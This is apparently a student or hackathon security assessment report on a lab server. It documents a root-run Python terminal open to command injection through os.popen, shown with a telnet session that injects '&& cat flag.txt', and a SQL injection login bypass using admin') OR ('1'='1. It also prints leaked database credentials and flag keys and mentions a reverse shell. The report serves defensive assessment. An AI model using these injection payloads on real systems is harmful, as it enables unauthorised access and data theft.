



Demo Company Security Assessment Findings Report

Date: November 19th, 2022

Contact Information

Name	Title	Contact Information
NUWE x Schneider Electric		
Josep Añó Gosp	Josep_glic	Email: josepengineer@gmail.com Github:
Alos	CallMeR00t	Email: carlosalos1995@gmail.com Github:
Sonia	Soni	Email: so.peinadoasensi@gmail.com Github:

Finding Severity Ratings

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity	CVSS V3 Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Moderate	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

Scope

Assessment	Details
Security Audit	18.170.119.133

Security Audit Findings

Python script with privileges-switch.py(Severity)

Description:	Vulnerable script in switch.py
Impact:	High

Exploitation Proof of Concept.

Python script has root permissions, and it can execute commands.

```
19-0-4-105: ~/vese-projects-code/pseudo-terminal

payload = int(msg.payload.decode("utf-8"))
data = {"sensor_type": topic, "value": payload}
status_code = send_data(data)
print("Received value {} from topic {} with status code {}".format(payload, topic, status_code))

client = mqtt.Client("sub-mqtt") # Client ID "mqtt-test"
client.on_connect = on_connect
client.on_message = on_message
client.username_pw_set(mqtt_user, mqtt_pwd)
client.connect(mqtt_addr, int(mqtt_port))
client.loop_forever()it_consultant@ip-19-0-4-105:~/vese-projects-code/mqtt_servers/subscriber$ cd ../../
it_consultant@ip-19-0-4-105:~/vese-projects-code$ ls
api mqtt_servers pseudo-terminal websites
it_consultant@ip-19-0-4-105:~/vese-projects-code$ cd pseudo-terminal/
it_consultant@ip-19-0-4-105:~/vese-projects-code/pseudo-terminal$ ls
requirements.txt switch.py terminal.py vars.py
it_consultant@ip-19-0-4-105:~/vese-projects-code/pseudo-terminal$ cat switch.py
import requests
import os

from vars import MENU, STATUS_ERROR, STATUS_ALIVE, STATUS_EXIT
from dotenv import load_dotenv

load_dotenv()
api_port= os.getenv("API_PORT")
api_addr= os.getenv("API_ADDR")

# K e y  -> IUt0zFZKcPsLo2yek70gSpockEd80LOA

class SwitcherCommands(object):
    banner_text = "VeSe-Term"

    def arg_parser(self, cmd):
        """
        Commands are like help -h
        So we can split by '-'
        and pass everything to the command
        """
        full_cmd = str(cmd).split('-')
        command = full_cmd[0].strip()
        arguments = full_cmd[1:] if len(full_cmd) > 1 else []
        return command, arguments

    def get_command(self, arg):
        cmd, args = self.arg_parser(arg)
        method_name = 'cmd_' + str(cmd)
        # Get the method from 'self'. Default to a lambda
        method = getattr(self, method_name, lambda args=[]: ("Command not found.\nEnter \'help\' to display availabl
e commands\n".encode('utf-8'), True))

        # Call the method as we return it
        return method(args=args)
```

```
ip-19-0-4-105: ~/vese-projects-code/pseudo-terminal
s = "".join("Commands available in the Virtual Terminal:\n")
for cmd in MENU.keys():
    s += "{}: {}".format(cmd, MENU[cmd]["desc"])
    s += "\n\t{}".format(MENU[cmd]["help"]) if MENU[cmd]["help"] else ""
    for flag_arg in MENU[cmd]["usage"].keys():
        flag_desc = MENU[cmd]["usage"][flag_arg]
        s += "\n\t\t{}: {}".format(flag_arg, flag_desc)
    return s.encode('utf-8'), STATUS_ALIVE

def cmd_sensors(self, args=[]):
    url = "http://" + api_addr + ":" + api_port + "/sensors"
    s = ""
    try:
        r = requests.get(url)
        for sensor in r.json()["Sensors"]:
            s += "Sensor name: {}".format(sensor[0])
            s += "\nSensor min: {}".format(sensor[1])
            s += "\nSensor max: {}".format(sensor[2])
            s += "\nSensor min_safe: {}".format(sensor[3])
            s += "\nSensor max_safe: {}".format(sensor[4])
        except Exception as e:
            return str(e).encode('utf-8'), STATUS_ERROR
        return s.encode('utf-8'), STATUS_ALIVE

def cmd_records(self, args=[]):
    url = "http://" + api_addr + ":" + api_port + "/records"
    s = ""
    try:
        r = requests.get(url)
        for record in r.json()["Records"]:
            s += "Record TOPIC: {}".format(record[1])
            s += "\nRecord VALUE: {}".format(record[2])
            s += "\nDATE: {}".format(record[3])
        except Exception as e:
            return str(e).encode('utf-8'), STATUS_ERROR
        return s.encode('utf-8'), STATUS_ALIVE

def cmd_banner(self, args=[]):
    # 73b0c826e8be11fa266896bb1150d1844f88fc5458de5a0546b1a2344e9a57b8
    if len(args) > 0:
        if args[0][0] == "s":
            str_args = "".join(args[0][1:])
            self.banner_text = str_args
            return "Banner set to {} correctly. Run 'banner' again to display.\n".format(self.banner_text).encode('utf-8'), STATUS_ALIVE
            return "Args {}\nLen Args {}".format(args, len(args)).encode('utf-8'), STATUS_ALIVE
        else:
            cmd = "figlet {}".format(self.banner_text)
            return str(os.popen(cmd).read()).encode('utf-8'), STATUS_ALIVE

def cmd_exit(self, args=[]):
    return "".encode('utf-8'), STATUS_EXIT

it_consultant@ip-19-0-4-105:~/vese-projects-code/pseudo-terminal$
```

Remediation

Who:	IT Team
Vector:	Remote, Physical...
Action	Item 1: Deny root permissions Item 2: Encrypt data in plain text, as it poses a high risk.

Security Audit Findings

Python code injection with root permissions – pseudo-terminal/switch.py (Critical)

Description:	Python vulnerability code injection. The script contains commands that use the python library popen, this library allows using execute commands, just using this variable "banner_text" in Telnet connecting to 127.0.0.1:6969. Moreover, this script has root permissions.
Impact:	Critical

Exploitation Proof of Concept.

switch.py file is studied.

1-Python script has root permissions.

2- Studying the code the library uses the library popen. This allows to execute commands.

3- The place where the popen is executed inside the script is filled with variable strings to create a banner.

4- Using telnet following how the script works, the banner is changed using "banner -s"

5- Adding "string" && "command" to banner, it creates an injection of commands. Allowing using other commands and the root permissions creating an exploit.

```
return ''.encode( 'utf-8' ), STATUS_EXIT
it_consultant@ip-19-0-4-105:~/vese-projects-code/pseudo-terminal$ telnet 127.0.0.1 6969
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^]'.
VES-TERMIN
> banner -s hola && cat flag.txt
Banner set to hola && cat flag.txt correctly. Run `banner` again to display.
> banner
VES-TERMIN
Key:
pIsTOK52x5NH8Um7e1a2PQV8JVn6qeoC
Data:
110bf4e37f4133c7e6bcb6e3b326322b4cded14fd80c3f64ef34e64090adb568>
```

Remediation

Who:	IT Team
Vector:	Remote, Physical...

Action:	<p>Item 1: Deny root permissions</p> <p>Item 2: Deleting return condition</p> <p>Item 3: Deny telnet connection</p> <p>Item 4: Put cmd = False to avoid execute more commands on the system</p> <p>Additional Recommendations: Block the IP that tries to do the telnet</p>
----------------	--

Security Audit Findings

Lick information – websites/internals/index.html (Severity)

Description:	Licked data in login.php, main index.html.
Impact:	Low

Exploitation Proof of Concept.

1-Index.html inside /websites/internal/ has a form type, it calls a login.php action.

2- Login.php may be vulnerable to brute force attacks doing SQL injection on the login form.

```
it_consultant@ip-19-0-4-105:~/vase-projects-code/websites/internal$ cat index.html
<!DOCTYPE html>
<html lang="en">

<head>
  <title>Internal Login</title>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">

  <link rel="icon" type="image/png" href="images/icons/favicon.ico" />

  <link rel="stylesheet" type="text/css" href="vendor/bootstrap/css/bootstrap.min.css">

  <link rel="stylesheet" type="text/css" href="fonts/font-awesome-4.7.0/css/font-awesome.min.css">

  <link rel="stylesheet" type="text/css" href="vendor/animate/animate.css">

  <link rel="stylesheet" type="text/css" href="vendor/css-hamburgers/hamburgers.min.css">

  <link rel="stylesheet" type="text/css" href="vendor/select2/select2.min.css">

  <link rel="stylesheet" type="text/css" href="css/util.css">
  <link rel="stylesheet" type="text/css" href="css/main.css">

  <meta name="robots" content="noindex, follow">
</head>

<body>
  <div class="limiter">
    <div class="container-login100">
      <div class="wrap-login100">
        <div class="login100-pic js-tilt" data-tilt>
          
        </div>
        <form class="login100-form validate-form" action="login.php" method="POST">
          <span class="login100-form-title">
            Member Login
            ⚡ K _ E _ Y ⚡
            ⚡ nujnlhrZZKidXugUkCtiUgqDMuoDbnA3 ⚡
          </span>
          <span class="login100-form-title">
            🚀 vAlpha 🚀
          </span>
          <div class="wrap-input100 validate-input" data-validate="Username must not be empty">
            <input class="input100" type="text" name="username" placeholder="Username">
            <span class="focus-input100"></span>
            <span class="symbol-input100">
              <i class="fa fa-envelope" aria-hidden="true"></i>
            </span>
          </div>
        </form>
      </div>
    </div>
  </div>
</body>
</html>
```



```
it_consultant@ip-19-0-4-105:~/vese-projects-code/websites/php$ cat login.php
<?php

include('DB.php');

function create_query($sql_query, $args){
    return vsprintf($sql_query, $args);
}

$dbhost = 'db-docker';
$dbuser = 'internal_dev';
$dbpass = 'internaldevpassword';
$dbname = 'users';

$db = new db($dbhost, $dbuser, $dbpass, $dbname);

if (isset($_POST['username']) && isset($_POST['pwd'])){
    $username = $_POST['username'];
    $sanitized_username = addslashes($username);

    $pwd = $_POST['pwd'];
    $sanitized_pwd = addslashes($pwd);

    # Password are MD5 hashed qL1cmCvxPS626V9MBVCL3x18LKZc4oc8
    $pwdmd5 = md5($sanitized_pwd);

    # cc5713089b0a9335111f55bd25e39130b843dabadf63e1170c668d0a4a6d5e37
    $sqlQuery = "SELECT * FROM users.users WHERE password=('%s') AND username=('%s')";
    $query = create_query($sqlQuery, array($pwdmd5, $username));
    // Execute the SQL Query
    $res = $db->query($query);

    // Return rows
    $row = $db->fetchArray($res);
    if ($row) {
        $_SESSION['username'] = $row['username'];
        header("Location: http://internal.vese.com/logged.html");
    }
    else {
        header("Location: http://internal.vese.com/failed.html");
    }
    die();
}

$db->close();

group ?>it_consultant@ip-19-0-4-105:~/vese-projects-code/websites/php$
```

Remediation

Who:	IT Team
Vector:	Remote, Physical...
Action:	Item 1: Deny root permissions Item 2: Add lock after several attempts. For example: after X failures, lock the account for X minutes. Item 3: Encrypt data in plain text, as it poses a high risk.

Security Audit Findings

Pcap command- dump_2022_11_19, tcpdump.pcap (Severity)

Description:	Pcap, analyzes the traffic of the entire attack
Impact:	Informational

Exploitation Proof of Concept.

```
la-data-188: b205e262a1f1adcd208b7c7e43fb248e2b499f7b9e9d5b378dbdea8a3f860dca
la-data-189: b205e262a1f1adcd208b7c7e43fb248e2b499f7b9e9d5b378dbdea8a3f860dca
la-data-189: b205e262a1f1adcd208b7c7e43fb248e2b499f7b9e9d5b378dbdea8a3f860dca
la-data-189: b205e262a1f1adcd208b7c7e43fb248e2b499f7b9e9d5b378dbdea8a3f860dca
la-data-190: b205e262a1f1adcd208b7c7e43fb248e2b499f7b9e9d5b378dbdea8a3f860dca
la-data-190: b205e262a1f1adcd208b7c7e43fb248e2b499f7b9e9d5b378dbdea8a3f860dca
la-data-190: b205e262a1f1adcd208b7c7e43fb248e2b499f7b9e9d5b378dbdea8a3f860dca
la-data-191: b205e262a1f1adcd208b7c7e43fb248e2b499f7b9e9d5b378dbdea8a3f860dca
la-data-191: b205e262a1f1adcd208b7c7e43fb248e2b499f7b9e9d5b378dbdea8a3f860dca
la-data-191: b205e262a1f1adcd208b7c7e43fb248e2b499f7b9e9d5b378dbdea8a3f860dca
la-data-191: b205e262a1f1adcd208b7c7e43fb248e2b499f7b9e9d5b378dbdea8a3f860dca
la-data-192: b205e262a1f1adcd208b7c7e43fb248e2b499f7b9e9d5b378dbdea8a3f860dca
la-data-192: b205e262a1f1adcd208b7c7e43fb248e2b499f7b9e9d5b378dbdea8a3f860dca
la-data-192: b205e262a1f1adcd208b7c7e43fb248e2b499f7b9e9d5b378dbdea8a3f860dca
la-data-192: b205e262a1f1adcd208b7c7e43fb248e2b499f7b9e9d5b378dbdea8a3f860dca
la-data-193: b205e262a1f1adcd208b7c7e43fb248e2b499f7b9e9d5b378dbdea8a3f860dca
la-data-193: b205e262a1f1adcd208b7c7e43fb248e2b499f7b9e9d5b378dbdea8a3f860dca
la-data-193: b205e262a1f1adcd208b7c7e43fb248e2b499f7b9e9d5b378dbdea8a3f860dca
la-data-194: b205e262a1f1adcd208b7c7e43fb248e2b499f7b9e9d5b378dbdea8a3f860dca
la-data-194: b205e262a1f1adcd208b7c7e43fb248e2b499f7b9e9d5b378dbdea8a3f860dca
la-data-194: b205e262a1f1adcd208b7c7e43fb248e2b499f7b9e9d5b378dbdea8a3f860dca
la-data-195: b205e262a1f1adcd208b7c7e43fb248e2b499f7b9e9d5b378dbdea8a3f860dca
la-data-195: b205e262a1f1adcd208b7c7e43fb248e2b499f7b9e9d5b378dbdea8a3f860dca
la-data-195: b205e262a1f1adcd208b7c7e43fb248e2b499f7b9e9d5b378dbdea8a3f860dca
la-data-196: b205e262a1f1adcd208b7c7e43fb248e2b499f7b9e9d5b378dbdea8a3f860dca
la-data-196: b205e262a1f1adcd208b7c7e43fb248e2b499f7b9e9d5b378dbdea8a3f860dca
la-data-196: b205e262a1f1adcd208b7c7e43fb248e2b499f7b9e9d5b378dbdea8a3f860dca
la-data-197: b205e262a1f1adcd208b7c7e43fb248e2b499f7b9e9d5b378dbdea8a3f860dca
la-data-197: b205e262a1f1adcd208b7c7e43fb248e2b499f7b9e9d5b378dbdea8a3f860dca
la-data-197: b205e262a1f1adcd208b7c7e43fb248e2b499f7b9e9d5b378dbdea8a3f860dca
la-data-198: b205e262a1f1adcd208b7c7e43fb248e2b499f7b9e9d5b378dbdea8a3f860dca
la-data-198: b205e262a1f1adcd208b7c7e43fb248e2b499f7b9e9d5b378dbdea8a3f860dca
la-data-198: b205e262a1f1adcd208b7c7e43fb248e2b499f7b9e9d5b378dbdea8a3f860dca
la-data-199: b205e262a1f1adcd208b7c7e43fb248e2b499f7b9e9d5b378dbdea8a3f860dca
la-data-199: b205e262a1f1adcd208b7c7e43fb248e2b499f7b9e9d5b378dbdea8a3f860dca
la-data-199: b205e262a1f1adcd208b7c7e43fb248e2b499f7b9e9d5b378dbdea8a3f860dca
la-data-200: b205e262a1f1adcd208b7c7e43fb248e2b499f7b9e9d5b378dbdea8a3f860dca
la-data-200: b205e262a1f1adcd208b7c7e43fb248e2b499f7b9e9d5b378dbdea8a3f860dca
la-data-200: b205e262a1f1adcd208b7c7e43fb248e2b499f7b9e9d5b378dbdea8a3f860dca
it consultant@ip-19-0-4-105:~$
```

Archivo Acciones Editar Vista Ayuda

```
Connection: keep-alive
Connection: keep-alive
Connection: keep-alive
k-E-Y: qPQZtryTuPtV9ZVa0uGo97rM1THf7T6b
k-E-Y: qPQZtryTuPtV9ZVa0uGo97rM1THf7T6b
k-E-Y: qPQZtryTuPtV9ZVa0uGo97rM1THf7T6b
Connection: keep-alive
Connection: keep-alive
Connection: keep-alive
k-E-Y: qPQZtryTuPtV9ZVa0uGo97rM1THf7T6b
k-E-Y: qPQZtryTuPtV9ZVa0uGo97rM1THf7T6b
k-E-Y: qPQZtryTuPtV9ZVa0uGo97rM1THf7T6b
Connection: keep-alive
Connection: keep-alive
Connection: keep-alive
k-E-Y: qPQZtryTuPtV9ZVa0uGo97rM1THf7T6b
k-E-Y: qPQZtryTuPtV9ZVa0uGo97rM1THf7T6b
k-E-Y: qPQZtryTuPtV9ZVa0uGo97rM1THf7T6b
Connection: keep-alive
Connection: keep-alive
Connection: keep-alive
Connection: keep-alive
Connection: keep-alive
Connection: keep-alive
Connection: keep-alive
Connection: keep-alive
Connection: keep-alive
Connection: keep-alive
E..4].@.>..Q#.J%....R.P....._k.....
E..4].@.>..Q#.J%....R.P....._k.....
Connection: keep-alive
Connection: keep-alive
Connection: keep-alive
E..4..@.>..k#.....l.Pr.-.j.)s.....
E..4..@.>..k#.....l.Pr.-.j.)s.....
Connection: keep-alive
Connection: keep-alive
Connection: keep-alive
Connection: keep-alive
Connection: keep-alive
Connection: keep-alive
Connection: keep-alive
Connection: keep-alive
Connection: keep-alive
Connection: keep-alive
Connection: keep-alive
Connection: keep-alive
Connection: keep-alive
Connection: keep-alive
Connection: keep-alive
Connection: keep-alive
....d.P.k.....b.....
E..<..@.>...#.J%....d.P.k.....X.....
E..<..@.>...#.J%....d.P.k.....X.....
E..<..@.@. ....#.J%.P.d.Ig".k.....
E..<..@.@. ....#.J%.P.d.Ig".k.....
...#.J%.P.d.Ig".k.....y.....
....d.P.k...Ig#.....{.....
```

Remediation

Who:	IT Team
Vector:	Remote, Physical...
Action:	Item 1: Deny root permissions Item 2: Encrypt data in plain text, as it poses a high risk.


Security Audit Findings

SQL injection-http://internal.vese.com(Severity)

Description:	Maridb database is vulnerable to SQL injection in login in the website http://internal.vese.com
Impact:	Critical

Exploitation Proof of Concept.

- 1- Login as admin') OR ('1'='1 creates SQL Injection
- 2- This allows to introduce any kind of SQL command to obtain information needed




Member Login

🕵️⚠️ vAlpha ⚠️🕵️

✉ admin') or ('1'='1

🔒 Password

LOGIN



Remediation

Who:	IT Team
Vector:	Remote, Physical...
Action:	<div>Item 1: Update security version of Mariadb</div> <div>Item 2: Not allow multiple login tries</div> <div>Item 3: Block Ips who tries to login multiple time</div> <div>Item 4: Block Ips by regex which try to SQL injection</div>

Exploitation Paths

- 1- Attackers get initial access via API web using SQL Injection in `http://internal.vese.com`
- 2- Obtain persistence inside the script `test_comment.php`, with a shell reverse when parameters are introduced as fields name, mail, and comment in contact field in `http://vese.com`
- 3- They can execute commands with root privileges using a vulnerability in python code injection using the function “`popen`”, which allows executing code in OS. The script `terminal.py` had root privileges and was running.